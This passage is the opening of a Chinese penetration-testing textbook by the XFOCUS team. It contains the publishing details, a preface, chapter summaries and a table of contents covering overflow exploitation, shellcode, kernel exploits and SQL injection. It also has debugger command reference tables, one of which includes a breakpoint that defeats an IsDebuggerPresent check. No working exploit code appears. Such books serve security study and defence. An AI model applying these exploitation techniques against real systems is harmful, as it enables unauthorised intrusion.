


网络渗透技术

许治坤 王伟 郭添森 杨冀龙 编著



电子工业出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
<http://www.phei.com.cn>

XCON

<http://xcon.xfocus.org>

本书作者均来自专注于网络安全技术的著名站点XFOCUS(网络安全焦点), Xcon是由XFOCUS TEAM组织的民间信息安全年会, 其宗旨是创造自由、交流、共享、创新的学术气氛, 促进信息安全技术的发展。

每一届Xcon都是新的超越, 我们期待与您相会。

图书分类: 安全 > 网络技术

ISBN 7-121-01035-6



9 787121 010354 >



网上订购: www.darbook.com.cn
第二书店 第一服务



责任编辑: 朱沐红
责任美编: Daniel.C

本书贴有激光防伪标志, 凡没有防伪标志者, 属盗版图书。

ISBN 7-121-01035-6 定价: 69.00元

网络渗透技术

许治坤 王 伟 郭添森 杨冀龙 编著

电子工业出版社

Publishing House of Electronics Industry

北京·BEIJING

内 容 简 介

《网络渗透技术》是国内第一本全面深入地披露系统与网络底层安全技术的书籍。本书分为十个章节，详细介绍了渗透测试技术的方方面面。

首先介绍了各种调试器和分析工具的简单使用，然后从各种操作系统的体系结构讲起，深入浅出地分析了相应平台的缓冲区溢出利用技术，接着介绍其高级 shellcode 技术，以及更深入的堆溢出利用技术等。除了用户层的利用技术，在第 6 章还以 Linux 操作系统为例详细地介绍了内核溢出的各种利用技术。另外还结合实例，详细介绍了类 UNIX 系统漏洞分析与发掘技术。

本书不放过每一处技术细节，记录了分析调试过程的每一个步骤，并且给出详细的演示程序。在最后两个章节，本书还对渗透测试撕裂口——Web 应用的渗透做了精辟的描述。

本书是 XFOCUS 团队倾力之作，对于有志于网络安全事业人士而言，本书是一本不可多得的专业参考书。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目 (CIP) 数据

网络渗透技术 / 许治坤等编著. —北京: 电子工业出版社, 2005.4

ISBN 7-121-01035-6

I. 网… II. 许… III. 计算机网络—安全技术 IV. TP393.08

中国版本图书馆 CIP 数据核字 (2005) 第 021609 号

责任编辑: 朱沐红

印 刷: 北京智力达印刷有限公司

出版发行: 电子工业出版社

北京市海淀区万寿路 173 信箱 邮编 100036

经 销: 各地新华书店

开 本: 787×1092 1/16 印张: 43.25 字数: 1000 千字

印 次: 2005 年 4 月第 1 版

印 数: 4000 册 定价: 69.00 元

凡购买电子工业出版社的图书, 如有缺损问题, 请向购买书店调换。若书店售缺, 请与本社发行部联系。
联系电话: (010) 68279077。质量投诉请发邮件至 zltz@phei.com.cn, 盗版侵权举报请发邮件至 dbqq@phei.com.cn。

前言

XFOCUS

从狭义上说，网络安全焦点（<http://www.xfocus.net>）是一支专业的网络安全技术研究团队；将视野放宽一些，则这是个专注于网络安全技术市场方面交流的小圈子。圈子里是群普普通通的家伙，喜欢自由自在，来自五湖四海，不在同一公司。生活简单，爱玩电脑，偶尔做事会出格……

网络诡异。十几年便造就了一个虚拟的世界，但在它带来无数商机的同时，最初的沟通自由的朴素想法却变得奢侈，真正的黑客便随之出现。他们是平凡得不能再平凡的人，但他们崇尚自由，于是便有了一段段听来传奇的故事……

但在中国，真正的黑客几近于无，有的只是浮躁、虚荣和做作。或许是环境的问题，我们缺乏 Free 与 Open 的环境。力量有限，但网络无限，安全焦点希望以有限的力量提供尽量纯净的技术环境。至于发展，留给变化无穷的网络来诠释吧。

网络安全焦点是个开放的圈子，我们用“舍得”的心态来工作生活，先要能舍弃一些——钱、精力、经验、技术……之后才能有——自豪的感觉、进步、朋友……

欢迎加入，一起玩吧！

关于本书

《网络渗透技术》由安全焦点团队中的 san, alert7, eyas, watercloud 这四位成员共同完成。本书的内容不敢妄称原创，更多的是在前人的研究基础上进一步深入发掘与整理。但是书中的每一个演示实例都经过作者的深思熟虑与实际调试，凝聚了四位作者多年积累的经验。

从安全界顶级的杂志和会议看来，中国整体的系统与网络安全技术在这个世界上并不出色。因为目前中国籍的专家在历届 Phrack 杂志上只有两篇文章，其中一篇还是在 Linenoise 里，而在 Blackhat 和 Defcon 会议的演讲台上至本书截稿时还未曾出现过中国籍专家。虽然语言问题是其中一个很大的障碍，但我们也不得不正视这个令人沮丧的结果。

现在国内市场关于网络安全的书籍数不胜数，但是真正能够直面系统与网络安全底层技术的却又寥寥无几。《网络渗透技术》以尽可能简单的实例深入浅出地揭示了系统与网络安全底层技术，我们不敢奢望每个看过本书的读者能够成为网络安全专家，但我们希望本书能够给后来者一些引导，希望以后在 Phrack, Blackhat 和 Defcon 上看到越来越多中国籍专家的身影。

内容导读

本书共分十个章节，深入浅出地介绍了系统与网络安全底层技术。

第1章 基础知识

非常感谢安全焦点论坛技术研究版一些朋友的提议，在本书的最开始增加基础知识这个章节。第1章简要地介绍了几种常用调试器和反汇编工具的基本使用方法。对系统与网络安全有一定了解的读者可以跳过这一章。

第2章 缓冲区溢出利用技术

缓冲区溢出利用技术是本书的重点。本章先介绍了缓冲区溢出的历史，然后一共介绍了六种平台操作系统的利用技术。想要了解各种平台操作系统构架的读者不能错过本章。作者精心设计了几个浅显易懂的实例，并且记录了每一步的调试过程。相信读者看过本章内容以后，对缓冲区溢出的原理和利用技术会有深刻的理解。

第3章 Shellcode 技术

如果没有 Shellcode，那么缓冲区溢出一般也只能达到拒绝服务等效果，渗透测试者要想获得控制，必须用 Shellcode 实现各种功能。比如，得到一个 Shell，监听一个端口，添加一个用户。本章不但介绍了各种平台的 Shellcode 的撰写与提取方法，还深入讨论了各种高级 Shellcode 技术及相应源码。如远程溢出攻击时搜索套接字 Shellcode 技术的各种方法，这种技术在远程渗透测试过程中将更加隐蔽。

第4章 堆溢出利用技术

操作系统对堆的管理比栈复杂多了，而且各种操作系统使用的堆管理算法完全不同。本章介绍了 Linux，Windows 和 Solaris 这三种操作系统的堆溢出利用技术，作者为每种操作系统都精心设计了几个浅显易懂的实例来描述各种利用方法。

第5章 格式化串漏洞利用技术

格式化串漏洞的历史要比缓冲区溢出短得多，而且一般也被认为是程序员的编程错误。但是格式化串漏洞可以往任意地址写任意内容，所以它的危害也是非常致命的。本章主要讨论了 Linux，Solaris SPARC 和 Windows 这三种平台的利用技术，由于各种操作系统的 Libc 不同，所以它们的利用过程也略有不同。

第6章 内核溢出利用技术

本章主要讨论当内核在数据处理过程中发生溢出时的利用方法。内核态的利用与用户态很不一样，要求读者对系统内核有比较深入的了解。本书的这一版目前只讨论 Linux x86 平台的利用方法。

第7章 其他利用技术

本章讨论了一些不是很常见或特定情况下的溢出利用技术，主要有*BSD 的 memcpy 溢出、文件流溢出、C++中溢出覆盖虚函数指针技术和绕过 Pax 内核补丁保护方法。其中绕过 Pax 内核补丁保护方法这个小节要求读者对 ELF 文件格式有比较深入的了解。

第 8 章 系统漏洞发掘分析

相信许多读者会喜欢这一章。在介绍了各种系统漏洞的利用方法以后，本章开始介绍漏洞发掘的一些方法，并且有多个实际漏洞详细分析，也算是前面几章利用技术的实践内容。

第 9 章 CGI 渗透测试技术

通过系统漏洞获得服务器控制是最直接有效的方法，但是在实际的渗透测试过程中，客户的服务器可能都已经打过补丁了，甚至用防火墙限制只允许 Web 服务通行。这时最好的渗透途径就是利用 CGI 程序的漏洞。本章先介绍了跨站脚本和 Cookie 的安全问题，然后重点介绍 PHP 的各种渗透测试技巧。

第 10 章 SQL 注入利用技术

现今的 CGI 程序一般都使用后台数据库，CGI 程序的漏洞又导致了 SQL 注入的问题。SQL 注入利用技术是 CGI 渗透测试技术的一个重大分支，本章详细介绍了 MySQL 和 SQL Server 这两种最常见数据库的注入技术。

附录 A 系统与网络安全术语中英文对照表

本书可能使用到一些系统与网络安全术语，如果读者对术语含义有疑惑的话，请参考附录 A。

本书源码及相关文档

为了节省成本降低书价，《网络渗透技术》书里用到的源码程序和相关参考文档都将放到网络安全焦点网站，以方便读者阅读和使用本书。

所有的源码和相关文档按照章节划分目录，在每个章节目录下，读者可以找到相应的演示实例、利用程序的源码，读者可以很方便地进行学习调试。

对于另外一些相关文档，比如 x86 指令速查帮助、PowerPC 汇编手册、SPARC 手册、ARM 汇编手册、IDC 参考手册等也都放在相应目录下提供给读者。

对读者的要求

本书适合如下的读者：

- 对系统与网络安全感兴趣的朋友。本书将引导这些朋友研究更深入的底层安全。
- 网络安全从业人员。本书将会是这些朋友很好的参考手册。
- 系统与网络程序编写者。所谓知己知彼，百战不殆，在了解了各种安全漏洞的原理后，相信这些朋友写的程序也会更加安全。
- 对调试技术感兴趣的读者。

希望能和朋友们一起学习、一起提高。

使用本书需要具备的知识

书到用时方恨少，很多时候知识能够触类旁通。

- 汇编基础知识。在漏洞调试过程中，调试器显示的都是汇编代码。在网络安全焦点网站上有多位作者整理搜集的各种平台的汇编指令手册，读者可以在调试过程或写 Shellcode 的时候做参考。
- 熟悉 C 语言及 Perl 等脚本语言。本书漏洞演示程序，以及利用程序都用到这些编程语言，并假设读者有基本的编程能力。

具备以上知识的读者在阅读本书的时候会更加如鱼得水。

致谢

特别感谢陈雨小为本书做的整体形象设计。也非常感谢他为安全焦点的 logo，Xcon 的 logo 以及形象设计所做的无偿奉献。

感谢电子工业出版社对本书的大力支持，感谢责任编辑朱沐红所做的大量工作。

感谢绿盟科技宽松的技术氛围，特别是 warning3 和 scz，他们在网上发布过的文章及与他们深入的技术讨论为本书增色不少。

感谢 Odd 邮件列表上的朋友们精彩的技术讨论。

最后还要感谢安全焦点团队对本书的支持，没有他们就没有《网络渗透技术》这本书。

技术支持

读者在阅读本书时有何问题或看法，请到安全焦点论坛的技术研究版与我们交流，我们非常乐意和朋友们一起探讨技术问题，在讨论的同时可以学到更多的知识，交到更多的朋友。

目 录

第 1 章 基础知识	1
1.1 GDB 的基本使用方法	1
1.1.1 断点相关命令	1
1.1.2 执行相关命令	1
1.1.3 信息查看相关命令	2
1.1.4 其他常用命令	3
1.1.5 Insight 图形界面调试器	3
1.2 SoftICE 的基本使用方法	4
1.2.1 断点相关命令	5
1.2.2 执行相关命令	6
1.2.3 查看与修改相关命令	6
1.2.4 其他常用命令	7
1.2.5 常用默认快捷键	7
1.3 NTSD (WinDbg/CDB) 的基本使用方法	8
1.3.1 断点相关命令	8
1.3.2 执行相关命令	8
1.3.3 查看与修改相关命令	9
1.3.4 其他常用命令	9
1.4 IDA Pro 的基本使用方法	9
1.4.1 强大的反汇编功能	10
1.4.2 方便的代码阅读功能	12
1.4.3 常用默认快捷键	14
第 2 章 缓冲区溢出利用技术	15
2.1 缓冲区溢出历史	15
2.2 Linux x86 平台缓冲区溢出利用技术	16
2.2.1 Linux 的内存管理	16
2.2.2 缓冲区溢出的流程	17
2.2.3 缓冲区溢出的攻击技术	21
2.3 Win32 平台缓冲区溢出利用技术	27
2.3.1 Win32 平台缓冲区溢出的流程	27
2.3.2 跳转地址	34
2.3.3 远程缓冲区溢出演示	37
2.3.4 结构化异常处理	43
2.3.5 Windows XP 和 2003 下的增强异常处理	54
2.3.6 突破 Windows 2003 堆栈保护	54

2.4	AIX PowerPC 平台缓冲区溢出利用技术	60
2.4.1	熟悉 PowerPC 体系及其精简指令集计算	60
2.4.2	AIX PowerPC 堆栈结构	61
2.4.3	学习如何攻击 AIX PowerPC 的溢出程序	67
2.5	Solaris SPARC 平台缓冲区溢出利用技术	74
2.5.1	SPARC 体系结构	74
2.5.2	Solaris SPARC 堆栈结构及函数调用过程	75
2.5.3	学习如何攻击 Solaris SPARC 的溢出程序	84
2.6	HP-UX PA 平台缓冲区溢出利用技术	87
2.6.1	PA-RISC 体系结构	88
2.6.2	常用指令集	90
2.6.3	运行时体系结构(Run~time Architecture)	93
2.6.4	学习如何攻击 HP-UX 下的溢出程序	99
2.7	Windows CE 缓冲区溢出利用技术	104
2.7.1	ARM 简介	104
2.7.2	Windows CE 内存管理	105
2.7.3	Windows CE 的进程和线程	106
2.7.4	Windows CE 的 API 搜索技术	106
2.7.5	Windows CE 缓冲区溢出流程演示	115
第 3 章	Shellcode 技术	124
3.1	Linux x86 平台 Shellcode 技术	124
3.1.1	熟悉系统调用	124
3.1.2	得到 Shell 的 Shellcode	125
3.1.3	提取 Shellcode 的 Opcode	129
3.1.4	渗透防火墙的 Shellcode	132
3.2	Win32 平台 Shellcode 技术	146
3.2.1	获取 kernel32.dll 基址	147
3.2.2	获取 Windows API 地址	150
3.2.3	写一个实用的 Windows Shellcode	156
3.2.4	渗透防火墙的 Shellcode	167
3.3	AIX PowerPC 平台 Shellcode 技术	192
3.3.1	学习 AIX PowerPC 汇编	192
3.3.2	学写 AIX PowerPC 的 Shellcode	194
3.3.3	远程 Shellcode	197
3.3.4	遭遇 I-cache	216
3.3.5	查找 socket 的 Shellcode	224
3.4	Solaris SPARC 平台的 Shellcode 技术	225
3.4.1	Solaris 系统调用	225
3.4.2	得到 shell 的 Shellcode	227
3.4.3	Shellcode 中的自身定位	231

3.4.4	解码 Shellcode	233
3.4.5	渗透防火墙的 Shellcode	238
第 4 章	堆溢出利用技术	241
4.1	Linux 堆溢出利用技术	241
4.1.1	Linux 堆管理结构	241
4.1.2	Linux 堆管理算法分析	246
4.1.3	Linux 堆溢出实例攻击演示	265
4.1.4	Linux 两次释放利用演示	281
4.2	Win32 平台堆溢出利用技术	289
4.2.1	Windows 堆管理结构	289
4.2.2	Windows 堆溢出演示	294
4.2.3	Windows XP SP2 的增强	319
4.3	Solaris 堆溢出利用技术	320
4.3.1	Solaris 堆溢出相关结构及宏定义	320
4.3.2	Solaris 堆溢出利用流程	322
4.3.3	Solaris 堆溢出利用实例	327
4.3.4	Solaris 释放堆利用演示	334
第 5 章	格式化串漏洞利用技术	339
5.1	Linux x86 平台格式化串漏洞利用技术	339
5.1.1	格式化串漏洞成因	339
5.1.2	格式化串漏洞演示	340
5.1.3	格式串漏洞的利用	346
5.2	Solaris SPARC 平台格式化串漏洞利用技术	353
5.2.1	Solaris SPARC 和 Linux x86 在格式化串漏洞利用上的不同	353
5.2.2	Solaris SPARC 格式化串的利用	353
5.3	Win32 平台格式化串漏洞利用技术	362
5.3.1	Win32 平台格式化串与其他平台的不同	362
5.3.2	Win32 平台格式化串的利用方法演示	363
第 6 章	内核溢出利用技术	368
6.1	Linux x86 平台内核溢出利用技术	368
6.1.1	内核 Exploit 和应用层 Exploit 的异同点	368
6.1.2	内核 Exploit 背景知识	368
6.1.3	内核 Exploit 的种类	370
6.1.4	内核缓冲区溢出 (Kernel Buffer OverFlow)	370
6.1.5	内核格式化字符串漏洞 (Kernel Format String Vulnerability)	380
6.1.6	TCP/IP 协议栈溢出漏洞	393
第 7 章	其他利用技术	411
7.1	BSD 的 memcpy 溢出利用技术	411
7.1.1	FreeBSD 的 memcpy 实现	411
7.1.2	实例演示	416

7.1.3	Apache 分块编码远程溢出漏洞利用分析	421
7.2	文件流溢出利用方法	424
7.2.1	FSO 简介	424
7.2.2	FSO 漏洞实例	424
7.2.3	粗略分析	425
7.2.4	如何写利用程序	429
7.3	C++中溢出覆盖虚函数指针技术	431
7.3.1	VC 中虚函数工作机制分析	431
7.3.2	VC 中对象的空间组织和溢出试验	435
7.3.3	GCC 中对象的空间组织和溢出试验	437
7.3.4	模拟真实情况的溢出试验	439
7.4	绕过 PaX 内核补丁保护方法	443
7.4.1	PaX 内核补丁简介	443
7.4.2	高级的 return-into-lib(c) 利用技术	444
第 8 章	漏洞发掘分析	476
8.1	UNIX 本地漏洞发掘技术	476
8.1.1	一段漏洞发掘日记	476
8.1.2	UNIX 本地漏洞发掘工具介绍	480
8.1.3	常见漏洞类型	485
8.1.4	漏洞发掘过程	492
8.1.5	如何处理发现的漏洞	502
8.2	漏洞自动发掘技术	502
8.2.1	黑盒自动测试	502
8.2.2	源码分析	503
8.2.3	补丁比较	504
8.2.4	基于 IDA Pro 的脚本挖掘技术	519
8.2.5	其他技术	525
8.3	Linux 平台漏洞分析调试	525
8.3.1	Cyrus IMAP Server IMAPMAGICPLUS 预验证远程缓冲区溢出漏洞分析	525
8.3.2	Stunnel 客户端协商协议格式化串漏洞分析	535
8.3.3	CVS “Directory” double free 漏洞分析	545
8.4	Windows 平台漏洞分析调试	551
8.4.1	IIS WebDAV 栈溢出漏洞分析	552
8.4.2	WS_FTP FTPD STAT 命令远程栈溢出	573
8.4.3	Windows RPC DCOM 接口长文件名堆溢出漏洞调试	583
8.4.4	Microsoft Windows Messenger 服务远程堆溢出漏洞调试	592
8.4.5	Windows 内核消息处理本地缓冲区溢出漏洞	603
第 9 章	CGI 渗透测试技术	618
9.1	跨站脚本的安全问题	618

9.1.1	跨站脚本简介	618
9.1.2	跨站脚本的危害	618
9.2	Cookie 的安全问题	621
9.2.1	Cookie 简介	621
9.2.2	Cookie 安全	622
9.3	PHP 渗透测试技巧	624
9.3.1	一般利用方式	624
9.3.2	PHP 4.3.0 的新特性	627
9.3.3	PHP 处理 RFC1867 MIME 格式导致数组错误漏洞	627
9.3.4	正则表达式的陷阱	629
9.3.5	进一步扩大成果	631
9.3.6	突破 PHP 的 safe_mode 限制	633
第 10 章	SQL 注入利用技术	635
10.1	MySQL 注入技巧	635
10.1.1	MySQL 版本识别	636
10.1.2	联合查询的利用	637
10.1.3	遍历猜测	639
10.1.4	文件操作	640
10.1.5	用户自定义函数	642
10.2	MS SQL Server 注入技巧	648
10.2.1	SQL 注入简介	650
10.2.2	如何获取数据	652
10.2.3	环境探测	656
10.2.4	获取重要数据	657
10.2.5	获取 shell	663
10.2.6	突破限制	670
10.2.7	其他技巧	673
附录 A	网络安全英文术语解释	677
参考资料		678

第1章 基础知识

本章是应安全焦点论坛技术研究版一些朋友的要求加上的，主要介绍了本书用到的几个调试器和反汇编器的基本用法。如果读者已经熟悉这些基本知识，那么请跳过此章。

1.1 GDB 的基本使用方法

GDB 是一个跨操作系统的调试器，它支持几乎所有的操作系统(包括 Linux、AIX、Solaris、Irix，HP-UX 等)。Linux/UNIX 程序员经常使用它来调试程序。在 Linux/UNIX 操作系统分析漏洞、调试溢出程序等更是离不开它，如果想学习 Linux/UNIX 上的溢出利用程序就必须掌握它。

1.1.1 断点相关命令（见表 1.1）

表 1.1 断点相关命令

GDB 命令	参数	意义	常用示例
break	地址	下断点，可简写为 b。地址类型包括： 函数名 源文件行号 *内存地址	break main break 12 break *0x08048373
watch	表达式	表达式的值被改变，程序将停止执行	watch *((int*)0x80d1ba8) 具体效果见 8.3.3 调试 CVS 堆溢出 一节
clear	地址	和 break 相反，清除指定地址上的断点	clear main clear 12 clear *0x08048373
info	break	显示断点信息，包括所有断点的编号、种类、使能状态、地址以及位置	info break
disable	断点编号	禁用一个断点	disable 1
enable	断点编号	启用一个被禁用的断点	enable 1
delete	断点编号	删除一个断点，可简写为 d	delete 1

1.1.2 执行相关命令（见表 1.2）

表 1.2 执行相关命令

GDB 命令	参数	意义	常用示例
run	命令行参数	运行程序，可简写为 r。	run XFOCUS
GDB 命令	参数	意义	常用示例
attach	进程号	调试已经运行的进程	attach 1022 更常用的方法是在命令行执行： gdb /path/program 1022

1.1.4 其他常用命令（见表 1.4）

表 1.4 其他常用命令

GDB 命令	参数	意义	常用示例
回车	-	重复执行上一条命令	-
set	set 的参数非常多，具体请参考 help set 的信息	设置值	set var i=4 set (int)0xbffff52=50 set (int)(\$esp+4)=\$eip
shell	外部 shell 命令	执行外部 shell 命令	shell ps -ef

以上命令基本就能满足溢出程序调试的需求，最常用的命令就是 p, x, disass, break, si, ni, c, finish, set, 这几个命令需要记牢。很遗憾的是 GDB 没有搜索内存的功能。在 8.3.2 节调试 stunnel 漏洞的例子中介绍了 scz 的一个搜索内存的宏脚本，只需保存到用户目录的.gdbinit 文件里，以后启动 GDB 就可以直接调用了。更多的 GDB 命令可用查看 GDB 自己的帮助系统，或参考网上在线文档：<http://sources.redhat.com/gdb/download/onlinedocs/>。

1.1.5 Insight 图形界面调试器

Insight 工具是 GDB 的图形界面前台，主页是 <http://sources.redhat.com/insight/>，该工具自带了 GDB。用 Insight 调试带调试符号的程序界面如图 1.1 所示。



图 1.1 Insight 调试带调试符号的程序界面

(续表)

SoftICE 命令	参数	意义	常用示例
		d 双字 verb 的操作类型有: r 读 w 写 rw 读写(默认)	
bpint	中断号	在某个中断向量上下断点。它在 shellcode 前面加上'\xCC'。然后在 INT3 上下断点, 是常用的调试 shellcode 的方法	bpint 3
bl	-	列出当前所有断点	-
bc	断点编号	清除一个或多个断点, 多个断点可以用空格或逗号隔开, 星号表示清除所有断点	bc 1 bc *
bd	同上	禁用一个或多个断点, 用法同 bc	bd 1 bd *
be	同上	启用一个或多个断点, 用法同 bc	be 1 be *

1.2.2 执行相关命令 (见表 1.6)

表 1.6 执行相关命令

SoftICE 命令	参数	意义	常用示例
g	[地址]	执行程序, 如果后面加地址就执行到指定的地址为止	g
p	[ret]	单步执行程序, 不跟入 call、int、loop 或 rep 指令, 相当于默认热键 F10	p
t	[起始地址][次数]	单步跟踪, 如果没有指定起始地址, 将从 cs:eip 指令地址开始执行。遇到 call、loop 等指令将跟入, 相当于默认热键 F8	t

1.2.3 查看与修改相关命令 (见表 1.7)

表 1.7 查看与修改相关命令

SoftICE 命令	参数	意义	常用示例
d[size]	地址	显示指定地址的内容。size 格式有: b 字节 w 字 d 双字 s 短实型 l 长实型 t 10b 长实型	db 12f000
u	地址或符号	反汇编指令	u 401000
a	[地址]	进入小汇编状态, 可以直接写入汇编代码。修改原来的指令	-
r	寄存器名	修改寄存器的值。也可以在寄存器窗口中用鼠标直接单击后修改。标志位可以单击后用键盘的“Insert”键来改变其值	r eax 0

(续表)

SoftICE 命令	参数	意义	常用示例
e[size]	地址	修改指定地址的内容。也可以在数据窗口用鼠标直接单击要修改的地方进行修改	e 80542de4 1
stack	-	显示当前函数调用栈信息	-

1.2.4 其他常用命令（见表 1.8）

表 1.8 其他常用命令

SoftICE 命令	参数	意义	常用示例
s	地址 L 长度 数据	在指定内存中搜索指定数据	s -a 0 L 7ffffff "AAAA"
proc	-	列出系统所有进程	-
addr	进程 ID 或名字	切换入进程空间	addr 13b
faults	on off	打开或关闭错误跟踪功能。设置为 on 的时候，当 CPU 执行非法指令 SoftICE 就会弹出来	faults on
i3here	on off	在遇到 INT 3 指令时激活 SoftICE	i3here on
.	-	在代码窗口定位当前指令	-
?	表达式	计算表达式的值，在调试的时候可以不必使用计算器	? 1+1

SoftICE 的命令远远不止这些，但是上面介绍的这些是最常用的，更多的命令请参考 SoftICE 帮助文档里的命令手册。

1.2.5 常用默认快捷键（见表 1.9）

SoftICE 默认设置了一些快捷键以代替一串 SoftICE 指令。这些快捷键可以在配置文件 winice.dat 中修改，记住一些主要的快捷键在调试程序的时候能够达到事半功倍的效果。

表 1.9 常用默认快捷键

快捷键	等价命令	意义
F1	h	显示帮助信息
F2	wr	开关寄存器窗口
F3	src	在源代码、反汇编代码、两者混合之间切换显示
F4	rs	恢复程序屏幕
F5	x	从 SoftICE 窗口退出
F6	ec	光标在代码窗口和命令窗口之间切换
F7	-	执行到光标所在行，在调试 shellcode 时非常有用
F8	t	单步执行，跟入 call、loop 等指令
F9	bpx	在光标所在行设置断点
F10	p	单步执行，不跟入 call、loop 等指令
F11	g @ss:sp	执行到返回地址
F12	p ret	执行到出现 ret 指令中断
Alt+F1	wr	开关寄存器窗口
Alt+F2	wd	开关数据窗口

(续表)

快捷键	等价命令	意义
Alt+F3	wc	开关代码窗口
Alt+F4	ww	开关监视窗口
Alt+F5	cls	清屏命令窗口

1.3 NTSD (WinDbg/CDB) 的基本使用方法

NTSD 是从 Windows 2000 开始系统自带的调试器。它和 CDB、WinDbg 的命令基本相同，只是 NTSD 和 CDB 只能调试用户态的程序，而 WinDbg 既可以调试用户态的程序，也可以调试内核态的程序。它们是 Microsoft 公司推出的功能非常强大的调试器，对符号和数据结构的处理要好于 SoftICE 调试器。

1.3.1 断点相关命令 (见表 1.10)

表 1.10 断点相关命令

NTSD 命令	参数	意义	常用示例
bp	地址或函数名 [命令串]	下断点	bp 401177 bp KERNEL32!IsDebuggerPresent "g poi(esp);r eax=0;g"
bu	地址或函数名 [命令串]	即使模块卸载后，通过 bu 设置的断点仍然存在，模块重新被加载时，断点会重新被激活。在需反复调试某程序时，通过 bu 来设置断点可以省去每次重新来时都要设置断点的麻烦，这是 bu 与 bp 的主要区别	bu 401177
ba	访问类型 大小 地址	在内存单元上设置访问断点	ba r1 7ffd020
bl	-	列出当前所有断点	-
bc	断点编号	清除断点，星号表示清除所有断点	bc *
bd	断点编号	禁用断点，星号表示禁用所有断点	bd *
be	断点编号	启用断点，星号表示启用所有断点	be l

1.3.2 执行相关命令 (见表 1.11)

表 1.11 执行相关命令

NTSD 命令	参数	意义	常用示例
g	[地址]	执行程序	g
p	[指令数]	单步执行，不跟入 call 等指令	p
pa	地址	执行到指定地址，并且显示每一步指令	pa 1001000
pc	[次数]	执行程序直到出现 call 指令	pc
t	[指令数]	单步执行，跟入 call 等指令	t
ta	地址	执行到指定地址，并且显示每一步指令 (包括调用函数的指令)	ta 1001000
tc	[指令数]	执行程序直到出现 call 指令	tc

1.3.3 查看与修改相关命令（见表 1.12）

表 1.12 查看与修改相关命令

NTSD 命令	参数	意义	常用示例
d[type]	地址	显示指定地址的内容。type 的类型有： a 显示 ASCII 字符 b 字节和 ASCII 字符 c 双字和 ASCII 字符 d 双字 f 浮点 p 指针值 q 四倍长字 u unicode 字符 w 字和 ASCII 字符	dc ebp
u	地址或符号	反汇编指令	u 401000
a	{地址}	进入小汇编状态，可以直接写入汇编代码，修改原来的指令	-
r	寄存器	修改寄存器的值	r eax=0
e[type]	地址	修改指定地址的内容	e 6f98 0
k	-	显示当前函数调用栈信息	-
dt	地址或符号	显示数据类型，特别在加载符号后能够显示很多系统的数据结构	dt -v -r ntddll!_PEB

